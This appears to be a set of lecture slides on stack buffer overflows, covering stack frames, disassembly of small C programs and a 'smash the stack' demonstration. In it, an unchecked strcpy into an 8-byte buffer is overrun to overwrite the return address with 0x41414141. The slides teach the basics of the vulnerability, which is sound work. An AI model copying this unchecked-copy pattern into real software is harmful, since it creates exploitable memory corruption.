



Buffer Overflows

Aggelos Kiayias




Understanding Buffer Overflows

- Program execution:
 - is broken into functions/procedures.
 - when a procedure is activated its data + other info are placed inside a **frame** and the frame is placed on a stack.
 - Many frames can be placed on the stack.
 - Calling = push, Return = pop.




Frame Stack





Memory Organization





Runtime

Example in C:

```
int function(int a, int b, int c) {  
    char buffer1[5];  
    char buffer2[10];  
    return(0);  
}
```

```
int main() {  
    return(function(1,2,3));  
}
```

Examples from a pentium II
Debian Linux 2.4.27 - GCC 3.3.5



Runtime, II

Dump of assembler code for function *main*:

```
0x08048361 <main+0>:    push    %ebp
0x08048362 <main+1>:    mov     %esp,%ebp
0x08048364 <main+3>:    sub     $0x18,%esp
0x08048367 <main+6>:    and     $0xffffffff0,%esp
0x0804836a <main+9>:    mov     $0x0,%eax
0x0804836f <main+14>:   sub     %eax,%esp
0x08048371 <main+16>:   movl    $0x3,0x8(%esp)
0x08048379 <main+24>:   movl    $0x2,0x4(%esp)
0x08048381 <main+32>:   movl    $0x1,(%esp)
0x08048388 <main+39>:   call    0x8048354 <function>
0x0804838d <main+44>:   leave
0x0804838e <main+45>:   ret
0x0804838f <main+46>:   nop
End of assembler dump.
```

procedure prologue


+ Offsets from ESP

push arguments for function call

push EIP = return addr = main+44



Runtime, III





Let's Smash The Stack!

```
int function(char *input) {  
    char mybuffer[8];  
    strcpy(mybuffer, input);  
    return(0);  
}
```

```
aggelos@grub:~/bo$ ./a.out  
Segmentation fault
```

observe

```
int main() {  
    char buffer[20];  
    int i;  
    for(i=0; i<20; i++)  
        buffer[i]='A';  
    return(function(buffer));  
}
```

0x41414141



Disassembly of main

0x00001f81	<main+0>:	push	%ebp	
0x00001f82	<main+1>:	mov	%esp,%ebp	
0x00001f84	<main+3>:	sub	\$0x38,%esp	
0x00001f87	<main+6>:	movl	\$0x0,-12(%ebp)	for loop starts
0x00001f8e	<main+13>:	jmp	0x1f9e <main+29>	
0x00001f90	<main+15>:	mov	-12(%ebp),%eax	body of for loop
0x00001f93	<main+18>:	movb	\$0x41,-32(%ebp,%eax,1)	
0x00001f98	<main+23>:	lea	-12(%ebp),%eax	increment loop var
0x00001f9b	<main+26>:	addl	\$0x1,(%eax)	
0x00001f9e	<main+29>:	cmpl	\$0x13,-12(%ebp)	check loop condition
0x00001fa2	<main+33>:	jle	0x1f90 <main+15>	
0x00001fa4	<main+35>:	lea	-32(%ebp),%eax	prepare for function call
0x00001fa7	<main+38>:	mov	%eax,(%esp)	
0x00001faa	<main+41>:	call	0x1f62 <function>	
0x00001faf	<main+46>:	leave		
0x00001fb0	<main+47>:	ret		



